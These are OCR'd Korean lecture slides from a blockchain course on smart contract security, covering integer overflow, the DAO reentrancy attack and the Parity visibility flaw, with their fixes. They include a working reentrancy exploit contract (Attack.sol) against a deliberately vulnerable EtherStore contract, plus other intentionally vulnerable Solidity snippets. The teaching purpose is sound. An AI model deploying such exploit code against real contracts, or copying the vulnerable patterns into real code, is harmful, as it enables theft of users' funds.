Blockchain #11

Security of Smart Contract

Prof. Byung Il Kwak

Review

- Initial Coin Offering (ICO)
- Token Economy
- The future of ICOs
- IEO and STO

Outlines

- Security of Blockchain
- Smart Contract Security

CONTENTS

- Security of Blockchain

Security for Blockchain

- **퍼블릭 블록체인**의 단점
  - 서버로써 블록체인을 생각해볼 때, 서버단의 코드가 완전하게 **클라이언트(네트워크 노드)**와 **Dapp의 클라이언트(사용자)**에게 완전하게 노출됨
  - 퍼블릭 블록체인이기 때문에, 모두 공개되어 있으므로 **시큐어 코딩**이 되어야함

General overview of smart contract

- 스마트 컨트랙트 = 불변성(immutable)
  - 일단 블록체인 네트워크에 배포되면, **배포된 코드는 변경할 수 없음**
  - 따라서, 정상적인 내용 뿐만이 아니라, **스마트 컨트랙트에서 발견된 버그를 수정할 수 없음**

- 스마트 컨트랙트 코드에 의해 전체 조직이 통제될 수 있음
  - 적절한 보안조치가 필수적으로 요구됨

General overview of smart contract

- 모든 스마트 컨트랙트 코드들은 직접 검토할 수 있음
  - https://etherscan.io/contractsVerified

Contract Source Code (Solidity)

Outline | More Options

```
/**
 *Submitted for verification at Etherscan.io on 2021-10-27
*/

// File: contracts/lib/SafeMath.sol

/*

    Copyright 2020 DODO ZOO.
    SPDX-License-Identifier: Apache-2.0

*/

pragma solidity 0.6.9;


/**
 * @title SafeMath
 * @author DODO Breeder
 *
 * @notice Math operations with safety checks that revert on error
 */
library SafeMath {
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        if (a == 0) {
```

General overview of smart contract

- 스마트 컨트랙트에 대한 테스트 방법
  - Test-driven development (TDD)* 는 결코 보안을 보장하지 않기 때문에 여전히 논쟁의 여지가 있지만, 실제 **무조건적인 보안을 보장할 수 있는 방법은 없음**
  - 공식적으로 검증이 가능한 스마트 컨트랙트
    - 스마트 컨트랙트가 작동하는 이유를 수학적으로 증명
  - 스마트 컨트랙트 코드 감사
    - 실제 스마트 컨트랙트 코드를 라이브로 전환하기 전에 여러 감사관이 필요
  - 안전 기능이 내장된 보다 쉬운 스마트 컨트랙트 언어
  - 프로그래머들이 매우 신중하게 코드를 작성 해야함

*Test-driven development (TDD): 반복 테스트를 이용한 소프트웨어 방법론으로, 작은 단위의 테스트 케이스를 작성하고 이를 통과하는 코드를 추가하는 단계를 반복하여 구현


CONTENTS

- Smart Contract Security

Integer Overflow

- 최대값 이상으로 숫자를 증가시킨다고 가정
  - Solidity는 최대 256비트 숫자 $(2^{256} - 1)$을 처리할 수 있음
  - **Overflow**: 숫자를 '1'씩 증가시키면 '0'이 됨

```
  0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
+ 0x0000000000000000000000000000000000000001
------------------------------------------
= 0x0000000000000000000000000000000000000000
```



After reaching the maximum reading, an odometer or trip meter restarts from zero, called odometer rollover.

Integer Underflow

- 마찬가지로, 역의 경우, 숫자에 부호가 없고 계속해서 1씩 감소하면 **Underflow** 되어 최대값이 됨

```
  0x0000000000000000000000000000000000
- 0x0000000000000000000000000000000001
--------------------------------------
= 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

https://ethfiddle.com/IGJ2wovPsX

Integer Overflow & Underflow

- Integer Overflow와 Underflow 모두 위험하지만, Integer Underflow 사례가 발생할 가능성이 더 높음
  - 토큰 소유자가 X개의 코인을 가지고 있을 경우, X+1을 사용하려고 시도한다고 가정
  - **만약 스마트 컨트랙트 코드가 위의 상황을 확인하지 않을 경우**, Integer Underflow를 통해 자신이 가진 것보다 **더 많은 코인을 사용하도록 허용**하고, **잔액이 최대 정수로 Integer Underflow될 수 있음**

Integer Overflow & Underflow

- Solution

```
contract OverflowUnderFlowSafe {
    SafeMath math = new SafeMath();
    uint public zero = 0;
    uint public max = 2**256-1;

    function underflow() public {
        zero = math.sub(zero,1);
    }

    function overflow() public {
        max = math.add(max,1);
    }
}
```

Reentrancy Attack

- Ethereum smart contract의 특징
  - External contract code의 호출 및 활용이 가능
    - Smart contract는 ether를 처리하는 기능을 종종 수행하며, 외부 사용자의 주소로 ether를 전송함 (송금)
  - 외부 사용자에게 ether 송금을 위해서는 smart contract는 외부 계정에 대한 호출을 요청 해야함
    - 해당 외부 호출을 공격자가 악용이 가능함
    - 공격자가 smart contrac의 callback을 포함하여 대체 코드를 실행하도록 강제할 수 있음
    - **** DAO 해킹 공격에 사용됨**

Reentrancy Attack

- Decentralized Autonomous Organization (DAO)
  - 개발자들이 Ethereum 블록체인 환경 위에서의 smart contract 코드를 이용한 조직 및 단체를 구성
    - 해당 조직은 경영에 참여할 수 있는 토큰 (DAO Token)을 발행 판매하여 조직에 필요한 자금 (ether)로 마련함
    - 투자 종료 시, DAO를 가동하며 참여자들은 DAO에 몰린 자금에 대한 투표를 통해 조직의 운영 방향을 결정
  - 전체 모집된 자금 중 약 360만 ether (당시 약 7천만 달러, 한화 640억 상당) 해커에 의해 유출됨
    - 해당 공격이 Reentrancy attack을 통해 수행됨
    - 공격자가 동일한 DAO token을 사용하여 DAO smart contract 에서의 ether를 인출 함

Reentrancy Attack

- Reentrancy attack은 smart contract가 알 수 없는 주소로 ether를 전송할 때 발생할 수 있음
  - 공격자는 fallback 함수에 악성코드를 갖고 있는 contract를 외부 주소에 조심스럽게 만들어 둠


- 공격 결과 Hard fork를 통해 공격 이전 상태로 되돌림
  - 2016년 6월, 1,920,000 블록에서 이더리움 커뮤니티가 사실상 모든 자금을 원래 contract로 되돌리는 하드 포크를 감행
    - 하드포크를 진행했어도, 여전히 Ethereum Classic으로 유지되어 두개의 개별 블록체인으로 이어지고 있음

Reentrancy Attack - DAO

2021.11.02

Reentrancy Attack - DAO

Reentrancy Attack



https://hackernoon.com/smart-contract-attacks-part-1-3-attacks-we-should-all-learn-from-the-dao-909ae4483f0a

Reentrancy Attack

- address.transfer()
  - failure 전달
  - **2,300 gas**를 전달, **reentrancy 방지**
  - Ether를 전송하는 안전한 방법이므로, 대부분의 경우 사용함

- address.send()
  - false 또는 failure 를 반환함
  - **2,300 gas**를 전달, **reentrancy 방지**
  - Smart contract의 실패를 처리 할 때, 드물게 사용됨

- address.call.value().gas().(“함수 이름”)
  - false 또는 failure 를 반환함
  - 사용 가능한 gas를 전달함, **reentrancy를 방지하지 못함**
  - ether를 보낼 때 또는 다른 smart contract의 함수를 호출 할 때, 그리고 gas의 양을 제어해야 할 때 사용함

Reentrancy Attack

- 다른 smart contract에 대한 메시지 호출을 만드는데 사용되는 low-level call opcode

```
if (!contractAddress.call(bytes4(keccak256("someFunc(bool, uint256)")), true, 3)) {
    revert;
}
```

- Value 전송 및 gas는 다음과 같이 정의 가능

```
contractAddress.call.gas(5000)
    .value(1000)(bytes4(keccak256("someFunc(bool, uint256)")), true, 3);
```

Reentrancy Attack

EtherStore.sol

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(Address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public{
        require(balances[msg.sender] >= _weiToWithdraw);
        // 출금 금액 제한
        require(_weiToWithdraw <= withdrawalLimit);
        // 출금 시간 제한
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

Sender의 잔액 증가

1주일에 1 ether 만 회수할 수 있게 하는 Ethereum 보관소 기능

Reentrancy Attack

- EtherStore.sol의 컨트랙트는 "**depositFunds**"와 "**withdrawFunds**"라는 2개의 공개 함수를 가지고 있음
  - depositFunds() 는 단순히 발신자의 잔액을 증가시킴
  - withdrawFunds() 는 발신자가 출금할 금액을 지정할 수 있음
    - withdrawFunds() 는 요청 금액이 1 ether 미만이고, 1 week 이전에 출금이 발생하지 않은 경우에만 출금이 성공하도록 구성
  - 문제가 되는 취약점

```
require(msg.sender.call.value(_weiToWithdraw)());
```

Reentrancy Attack

Attack.sol

```
import “EtherStore.sol”;

contract Attack {
      EtherStore public etherStore;

      // 변수 etherStore를 컨트랙트 주소로 초기화
      constructor(address _etherStoreAddress){
            etherStore = EtherSTore(_etherStoreAddress);
      }

      function attackEtherStore() public payable{
            // 이더 근사값 공격
            require(msg.value >= 1 ether);
            // 이더를 depositFunds 함수로 전달
            etherStore.depositFunds.value(1 ether)();
            etherStore.withdrawFunds(1 ether);
      }

      function collectEther() public{
            msg.sender.transfer(this.balance);
      }

      // 폴백 함수
      function () payable{
            if (etherStore.balance > 1 ether) {
                  etherStore.withdrawFunds(1 ether);
            }
      }

}
```

Reentrancy Attack

```
import “EtherStore.sol”;

contract Attack {
      EtherStore public etherStore;

      // 변수 etherStore를 컨트랙트 주소로 초기화
      constructor(address _etherStoreAddress){
            etherStore = EtherSTore(_etherStoreAddress);
      }

      function attackEtherStore() public payable{
            // 이더 근사값 공격
            require(msg.value >= 1 ether);
            // 이더를 depositFunds 함수로 전달
            etherStore.depositFunds.value(1 ether)();
            etherStore.withdrawFunds(1 ether);
      }

      function collectEther() public{
            msg.sender.transfer(this.balance);
      }

      // 폴백 함수
      function () payable{
            if (etherStore.balance > 1 ether) {
                  etherStore.withdrawFunds(1 ether);
            }
      }

}
```

공격 가정

1. 공격자는 **EtherStore**의 스마트 컨트랙트의 주소를 유일한 생성자 파라미터로 사용해 악의적인 컨트랙트를 생성 (예를 들어, 주소 0x0...123을 만듬)
2. 이렇게 해서 공개 변수 **etherStore**를 초기화하고 **etherStore**가 공격 대상 컨트랙트 주소를 갖게 함
3. 공격자는 attackEtherStore()를 호출하는데, 1 ether 보다 크거나 같은 양일 경우 실행
4. 현재 예치한 잔액을 10 ether라고 가정 (다른 사용자들이 금액을 예치 해둠)

Reentrancy Attack

EtherStore.sol

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(Address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public{
        require(balances[msg.sender] >= _weiToWithdraw);
        // 출금 금액 제한
        require(_weiToWithdraw <= withdrawalLimit);
        // 출금 시간 제한
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

Attack.sol

```
import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // 변수 etherStore를 컨트랙트 주소로 초기화
    constructor(address _etherStoreAddress){
        etherStore = EtherSTore(_etherStoreAddress);
    }

    function attackEtherStore() public payable{
        // 이더 근사값 공격
        require(msg.value >= 1 ether);
        // 이더를 depositFunds 함수로 전달
        etherStore.depositFunds.value(1 ether)();
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public{
        msg.sender.transfer(this.balance);
    }

    // 폴백 함수
    function () payable{
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
```

공격 수행

1. EtherStore 컨트랙트의 depositFunds()는 1 ether를 매개변수로 호출됨. 발신자(**msg.sender**) 가 악의적인 컨트랙트 (**0x0...123**)이 되며, **balances[0x0...123] = 1 ether**
2. 악의적인 컨트랙트는 EtherStore 컨트랙트의 withdrawFunds() 함수를 1 ether를 파라미터로 하여 호출. **EtherStore.sol**에서 이전 출금이 이뤄지지 않았기 때문에, **require를 모두 통과함**

Reentrancy Attack

EtherStore.sol

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(Address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public{
        require(balances[msg.sender] >= _weiToWithdraw);
        // 출금 금액 제한
        require(_weiToWithdraw <= withdrawalLimit);
        // 출금 시간 제한
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

Attack.sol

```
import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // 변수 etherStore를 컨트랙트 주소로 초기화
    constructor(address _etherStoreAddress){
        etherStore = EtherSTore(_etherStoreAddress);
    }

    function attackEtherStore() public payable{
        // 이더 근사값 공격
        require(msg.value >= 1 ether);
        // 이더를 depositFunds 함수로 전달
        etherStore.depositFunds.value(1 ether)();
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public{
        msg.sender.transfer(this.balance);
    }

    // 폴백 함수
    function () payable{
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
```

공격 수행

3. EtherStore.sol의 컨트랙트는 악의적인 컨트랙트 (**0x0...123**)로 1 ether를 다시 전송 (**msg.sender.call.value(_weiToWithdraw)()**)
4. EtherStore 컨트랙트에 예치된 총 잔액은 10 ether였다가 현재는 9 ether이기 때문에, if 조건문 만족 (1 ether보다 큼). 다시 **withdrawFunds(1 ether)** 함수를 실행

Reentrancy Attack

EtherStore.sol

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(Address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public{
        require(balances[msg.sender] >= _weiToWithdraw);
        // 출금 금액 제한
        require(_weiToWithdraw <= withdrawalLimit);
        // 출금 시간 제한
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

아직 실행 안됨

Attack.sol

```
import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // 변수 etherStore를 컨트랙트 주소로 초기화
    constructor(address _etherStoreAddress){
        etherStore = EtherSTore(_etherStoreAddress);
    }

    function attackEtherStore() public payable{
        // 이더 근사값 공격
        require(msg.value >= 1 ether);
        // 이더를 depositFunds 함수로 전달
        etherStore.depositFunds.value(1 ether)();
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public{
        msg.sender.transfer(this.balance);
    }

    // 폴백 함수
    function () payable{
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
```

5

6

❑ 공격 수행

5. Attack.sol에서 fallback 함수가 EtherStore의 withdrawFunds() 함수를 다시 호출하고 EtherStore 컨트랙트에 "재진입(**Reentrancy**)함"
6. EtherStore.sol의 두번째 호출된 withdrawFunds()에서 공격 대상 컨트랙트(예치된 금액이 있는)의 잔액은 아직 그 아래의 **'balances[msg.sender] -= _weiToWithdraw;'**, **'lastWithdrawTime[msg.sender] = now;'** 라인들이 실행되지 않아 balances[msg.sender]와 lastWithdrawTime이 업데이트 되지 않음 (하지만, msg.sender.call.value() 함수를 통해 계속해서 악의적인 컨트랙트 (**0x0...123**)로 1 ether씩 전송함

Reentrancy Attack

EtherStore.sol

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(Address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public{
        require(balances[msg.sender] >= _weiToWithdraw);
        // 출금 금액 제한
        require(_weiToWithdraw <= withdrawalLimit);
        // 출금 시간 제한
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

아직 실행 안됨

Attack.sol

```
import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // 변수 etherStore를 컨트랙트 주소로 초기화
    constructor(address _etherStoreAddress){
        etherStore = EtherSTore(_etherStoreAddress);
    }

    function attackEtherStore() public payable{
        // 이더 근사값 공격
        require(msg.value >= 1 ether);
        // 이더를 depositFunds 함수로 전달
        etherStore.depositFunds.value(1 ether)();
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public{
        msg.sender.transfer(this.balance);
    }

    // 폴백 함수
    function () payable{
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
```

공격 수행

7. 결국 이 과정이 Attack.sol의 fallback 함수 조건문 if (etherStore.balance > 1 ether)를 만족하지 못할 때 까지 계속 반복. etherStore에 예치된 10 ether는 결국 1 ether 이하만 남았을 때, Attack.sol의 fallback 함수 조건문이 실패하면서 EtherStore.sol의 실행되지 않은 라인들이 실행됨
8. 결국 balances[msg.sender]에 1이더만 남게 되며, lastWithdrawTime[msg.sender] 부분이 반영되며 실행이 종료됨

Reentrancy Attack

- Solutions
  - 1. 이더를 외부 컨트랙트에 전송할 때, 내장된 transfer() 함수를 이용
    - transfer() 함수는 외부 호출에 대해 2300개의 gas만을 보내는데, 이 정도의 gas양으로 목적지 주소/컨트랙트가 다른 컨트랙트를 호출하기에 충분하지 않음 (재진입)

```
function withdrawBalance() public {
        if( ! (msg.sender.call.value(userBalance[msg.sender])() ) ){
        revert();
        }
        totalBalance -= userBalance[msg.sender];
        userBalance[msg.sender] = 0;
}
```

```
function withdrawBalance() public {
        msg.sender.transfer(userBalance[msg.sender]);
        totalBalance -= userBalance[msg.sender];
        userBalance[msg.sender] = 0;
}
```

Reentrancy Attack

- Solutions
  - 2. Ether가 컨트랙트(또는 외부 호출)에서 전송되기 전에 상태 변수를 변경하는 모든 로직을 발생시킴
    - ETherStore의 예에서 EtherStore.sol의 상태 변경하는 함수를 **msg.sender.call.value(_weiToWithdraw)()** 함수 이전에 배치
      - 알 수 없는 주소로 보내는 외부 호출을 수행하는 컨트랙트 코드는 지역 함수나 코드 실행 시 가장 마지막 작업으로 설정


```
function withdrawBalance() public {
        if( ! (msg.sender.call.value(userBalance[msg.sender])() ) ){
        revert();
        }
        totalBalance -= userBalance[msg.sender];
        userBalance[msg.sender] = 0;
}
```

```
function withdrawBalance() public {
        uint amount = userBalance[msg.sender];
        totalBalance -= userBalance[msg.sender];
        userBalance[msg.sender] = 0;

        if( ! (msg.sender.call.value(amount)() ) ){
        userBalance[msg.sender] = amount;
        totalBalance += amount;
        revert();
        }
}
```


Reentrancy Attack

- Solutions
  - 스마트 컨트랙트에서 잠재적인 재진입 취약점을 해결하는 기술이 존재
    - 3. 뮤텍스 (mutex)를 도입
      - 코드 실행 중에 컨트랙트를 잠그는 상태 변수를 추가하여 재진입 호출을 방지



Parity

- Parity는 웹 브라우저에 통합된 풀 노드 지갑을 의미
  - 사용자가 기본 ether 및 토큰 지갑 기능에 접근할 수 있을 뿐만 아니라, Dapp을 포함한 Ethereum 네트워크의 모든 기능에 대한 접근을 제공하는 Ethereum GUI 브라우저를 제공



Parity

- 해커가 한 번의 거래로 피해자의 지갑을 탈취할 수 있는 단순 공격
  - ICO project 로 써 , Edgeless Casino, Swarm City, aeternity 3개 프로젝트에 대한 피해가 생김
    - 153,037 ether 도난 발생
  - 사용한 부분은 디폴트 가시성 (Default visibility) 취약점을 이용한 공격 수행

Parity

- 디폴트 가시성
  - Solidity의 함수에는 호출 방법을 지정하는 가시성 지정자 (visibility specifier)가 존재
    - 가시성은 사용자가 함수를 외부에서 호출 할 수 있는지, 혹은 다른 상속 컨트랙트가 함수를 내부에서만 또는 외부에서만 호출할 수 있는지 여부를 결정함
  - Solidity에서의 가시성 지정자는 4개 종류가 있음
    - 기본적으로 사용하는 것이 '**public**'을 사용 하며, 사용자가 외부에서 호출할 수 있음
    - external / public / internal / private

Parity

- 디폴트 가시성
  - Solidity에서의 가시성 지정자는 4개
    - external
      - Smart contract의 interface로 공개함
      - 계약서의 해당 내용을 **공개**한다는 의미, **계약서의 외부(external)에서 사용하는 인터페이스(interface)**라는 것을 표시
    - public
      - Smart contract의 interface로 공개함
      - 계약서의 해당 내용을 **공개**한다는 의미, **계약서의 외부(external), 내부(internal) 모두에서 사용하는 인터페이스**라는 것을 표시
    - internal
      - Smart contract의 interface로 비공개함
      - 계약서의 해당 내용을 **비공개**한다는 의미, **계약서의 내부(internal)에서만 사용하는 함수**라는 것을 표시
    - private
      - Smart contract의 interface로 비공개함
      - 계약서의 해당 내용을 **비공개**한다는 의미, **계약서 내부(internal)에서도 자신(private)만 사용하는 함수**라는 것을 표시

Parity

- 디폴트 가시성

```
contract HashForEther {

      function withdrawWinnings() {
            // 주소 마지막 8자리 16진수 문자가 0인 경우 승자
            require(uint32(msg.sender) == 0);
            _sendWinnings();
      }

      function _sendWinnings() {
            msg.sender.transfer(this.balance);
      }
}
```

  - 위의 컨트랙트는 사용자가 마지막 8자리 16진수가 0인 이더리움 주소를 생성하면 withdrawWinnings() 함수를 호출하여 현상금을 얻을 수 있음
  - 하지만, 함수의 가시성이 지정되지 않음
    - **특히, _senWinnings 함수는 public(기본값)이며, 어떤 주소에서든 이 함수를 호출하여 현상금을 훔칠 수 있음**

Parity Attack

```
contract WalletLibrary is WalletEvents {

      …
      // 메서드
      …

      // 생성자는 보호된 “onlymanyonwers” 트랜잭션 수행에 필요한
      // 사인 개수와 이것을 컨펌할 수 있는 주소들을 받음
      function initMultiowned(address[] _owners, uint _required) {
            m_numOwners = _owners.length + 1;
            m_owners[1] = uint(msg.sender);
            m_ownerIndex[uint(msg.sender)] = 1;
            for (uint i = 0; i < _owners.length; ++i){
                        m_owners[2 + i] = uint(_owners[i]);
                        m_ownerIndex[uint(_owners[i])] = 2 + i;
            }
            m_required = _required;
      }

      …

      // 생성자-소유자 배열을 다중 소유로 전달하고
      // 일 제한으로 전환함
      function initWallet(address[] _owners, uint _required, uint _daylimit) {
            initDaylimit(_daylimit);
            initMultiowned(_owners, _required);
      }
}
```

Parity Attack

- 두 함수 (initMultiowned(), initWallet()) 모두 가시성을 지정하지 않음
  - 기본값인 public으로 설정됨
  - initWallet() 함수는 지갑의 생성자에서 호출
  - initMultiowned 함수에서 볼 수 있는 것처럼 멀티시그 지갑의 소유자를 설정함
  - public 함수가 실수로 남아 있었기 때문에, 공격자는 배포된 컨트랙트에서 이러한 기능을 호출하여 소유권을 공격자의 주소로 재설정 할 수 있음
  - 실제 공격자는 소유자가 되어 지갑에서 모든 이더를 가져갈 수 있음

Parity Attack

9 ■■■■ js/src/contracts/snippets/enhanced-wallet.sol Show comments View

```
@@ -104,7 +104,7 @@ contract WalletLibrary is WalletEvents {
104
105     // constructor is given number of sigs required to do protected "onlymanyowners" transactions
106     // as well as the selection of addresses capable of confirming them.
107 -   function initMultiowned(address[] _owners, uint _required) {
108         m_numOwners = _owners.length + 1;
109         m_owners[1] = uint(msg.sender);
110         m_ownerIndex[uint(msg.sender)] = 1;
@@ -198,7 +198,7 @@ contract WalletLibrary is WalletEvents {
198     }
199
200     // constructor - stores initial daily limit and records the present day's index.
201 -   function initDaylimit(uint _limit) {
202         m_dailyLimit = _limit;
203         m_lastDay = today();
204     }
@@ -211,9 +211,12 @@ contract WalletLibrary is WalletEvents {
211         m_spentToday = 0;
212     }
213
```

```
@@ -104,7 +104,7 @@ contract WalletLibrary is WalletEvents {
104
105     // constructor is given number of sigs required to do protected "onlymanyowners" transactions
106     // as well as the selection of addresses capable of confirming them.
107 +   function initMultiowned(address[] _owners, uint _required) internal {
108         m_numOwners = _owners.length + 1;
109         m_owners[1] = uint(msg.sender);
110         m_ownerIndex[uint(msg.sender)] = 1;
@@ -198,7 +198,7 @@ contract WalletLibrary is WalletEvents {
198     }
199
200     // constructor - stores initial daily limit and records the present day's index.
201 +   function initDaylimit(uint _limit) internal {
202         m_dailyLimit = _limit;
203         m_lastDay = today();
204     }
@@ -211,9 +211,12 @@ contract WalletLibrary is WalletEvents {
211         m_spentToday = 0;
212     }
213
214 +   // throw unless the contract is not yet initialized.
215 +   modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
```

Parity Attack

- Solution
  - 함수가 의도적으로 public이라고 할지라도 컨트랙트에서의 모든 함수에 대한 가시성을 항상 지적하는 것이 좋음
  - 즉, 외부 상호 작용이 필요하지 않을 경우, 함수의 가시성은 항상 **private** 또는 **internal**로 설정해 두는것이 필요

Parity - DELEGATECALL

- **DELEGATECALL**
